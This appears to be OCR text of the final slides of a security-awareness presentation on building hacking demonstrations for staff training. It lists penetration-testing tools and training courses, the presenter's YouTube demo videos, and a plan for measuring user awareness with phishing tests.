
- Virtual machines make it easy
  - VMware
  - Hyper-V
  - Virtualbox
- You don't need malware!
  - Hackers need it less and less these days
    - PowerShell ☺
- Most tools available on Kali Linux
  - www.kali.org
- Or the Pentester's Framework
  - https://github.com/trustedsec/ptf

Don't do the demo live...

Many tools available, but I ❤ Camtasia



If you use a real person in your example, get permission!




Resources for training

- SEC504 – Hacker Tools, Techniques, Exploits and Incident Handling
- SEC560 – Network Penetration Testing and Ethical Hacking
- SANS NetWars, Holiday Hack
- Offensive Security (OSCP)
- YouTube
- Vulnhub, online CTFs
- Etc....

If you don't want to do it yourself…

YouTube

Uploads Public




Privilege Escalation Hack Demo
21 views • 1 month ago

Online Website and File Checking Tools for End Users
183 views • 2 months ago


Hunting Malware
229 views • 3 months ago


Targeted Attack Demonstration
76 views • 4 months ago



"Cyber Wars" - 2015 Security Awareness Training
13,043 views • 9 months ago

https://www.youtube.com/user/w6fdo





Applying What You Have Learned Today

- Next week you should:
  - Poll your users within your organization regarding interest.
  - Measure your awareness using phishing or other testing.
- In the first three months following this presentation you should:
  - Prepare a walkthrough and video it.
  - Present your presentation to a pilot group and get feedback.
- Within six months you should:
  - Present it to your users and ask for feedback.
  - Measure your awareness again using phishing or other testing.

Questions?